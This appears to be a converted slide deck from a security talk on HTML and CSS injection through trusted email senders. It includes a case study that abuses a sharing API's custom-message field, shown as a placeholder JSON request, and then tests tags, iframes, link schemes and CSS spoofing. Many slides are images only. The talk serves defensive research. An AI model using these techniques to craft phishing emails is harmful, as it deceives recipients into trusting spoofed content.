

# Trusted Senders, and Untrusted Outcomes

MODERN HTML INJECTION  
EXPLOITATION

---



PRIYANK NIGAM

MICROSOFT SECURITY ENGINEERING



# Agenda

---

Problem

Attack Walkthrough

Defenses



# AI Buzzword BINGO

|              |                        |                                   |                       |                     |
|--------------|------------------------|-----------------------------------|-----------------------|---------------------|
| Token        | ROI Model              | Vibe coding                       | But Elon said...      | RAG Model           |
| Em dash      | What's a LLM           | Agentic                           | Game-changer          | Hallucination       |
| AI-Native    | Let's source Marketing | ChatGPT created this (Free space) | Fine-tune             | Vector DB           |
| AI-nfluencer | Multi modal            | It's learning                     | Promptsmith           | OpenAI said No      |
| AI Slop      | Use case               | Sentient-ish                      | Totally not a wrapper | What does HR think? |

# About Me

---

**Current** - M365 Security

## **Past**

- Red Team
- App Security(Web/Mobile) Assessments/Pentesting/Code Reviews/Bug bounties/Responsible Disclosures



# Problem for Initial Access

---

Land Phishing email - **Getting Harder (Email filters, cloud based XDR , etc)**

Get User to click on attachment - **Getting Harder (Link scans, reputation scans, etc)**

Initial Access/Execution - **EDR Evasion, Meh?\***

\* Maybe



# Targeting Email Clients vs Email Protocols

---

Modern email abuse for phishing increasingly targets **client-side rendering behavior**, not just SMTP / protocol flaws.

Even when **JavaScript is disabled**, email clients still interpret **HTML, CSS, and headers** differently.



# Email Protocol Attacks: Header Injection

---

SMTP / API-level email construction Unsafe concatenation of untrusted input into: Subject

Headers (From, Reply-To, MIME boundaries)

**Protocol-level spoofing happens before client-side defenses engage**



# WebView & Electron Clients: Rich Rendering, Bigger Surface

---

Chromium-based rendering engines Consistent behavior across platforms

Support for:

- HTML
- CSS
- Inline resources
- Web-like layout engines



# Why threat actors love them

---

HTML injection is reliably rendered

CSS-only techniques can:

- Hide trusted content
- Reposition attacker content
- Truncate or visually override warnings



# Thick Clients vs Web Clients: Different Failure Modes

## Thick Clients (Desktop)

Native parsing + embedded rendering engines

Historically inconsistent HTML/CSS handling

Often **more permissive legacy behavior**

## Web-Based Clients

- Hardened browser sandbox
- More predictable rendering
- Stronger isolation, but:
  - Still vulnerable to trusted-sender HTML injection
  - Rely heavily on content sanitization upstream



# Defender Assumptions That Break

## Assumptions

“JavaScript is disabled, so we’re safe”

“Email filtering will catch it”

“Client warnings will be visible”

## Reality

Exploits happen:

- Before filters
- Inside trusted workflows
- Within legitimate-looking emails




# Case Study

---

Field Notes



# Would you trust this email?



# Here's what we are working with

---

```
{"put":[  
  {"properties":{"NotifyShare":"Notify","roleName":"CanView","":  
    {"id":"[CROSS-TENANT USER]","type":"User"}}}],  
  ...omitted for brevity...  
  "emailCustomizations":{"message": "[BLAH]" }}
```



# Only 200 chars allowed?

---



```
{
  "error": {
    "code": "InvalidModifyPermissionsCustomMessageLength",
    "message":
      "The attempted custom message is too long. Accepted character limit
      is 200. Current character limit 501."
  }
}
```



[illegible]


Content-Type: application/json; charset=utf-8

```
"message":"Success","type":"/providers/Microsoft.PowerApps/apps"
```




# Send Normal Text


---




# HTML Encoded Text



# HTML Tags




# Iframes?\*




*\*Content Security Policy allow-list seems big – come back to it later*

# Href HTTP Scheme - HTTP(S)



File/ftp/ssh/ any other protocol?

---




Check out our newest app here

[Run the App](#)

[Run in Microsoft Teams](#)



# CSS




Check out our newest app [Click Here to Access](#) here

Run the App

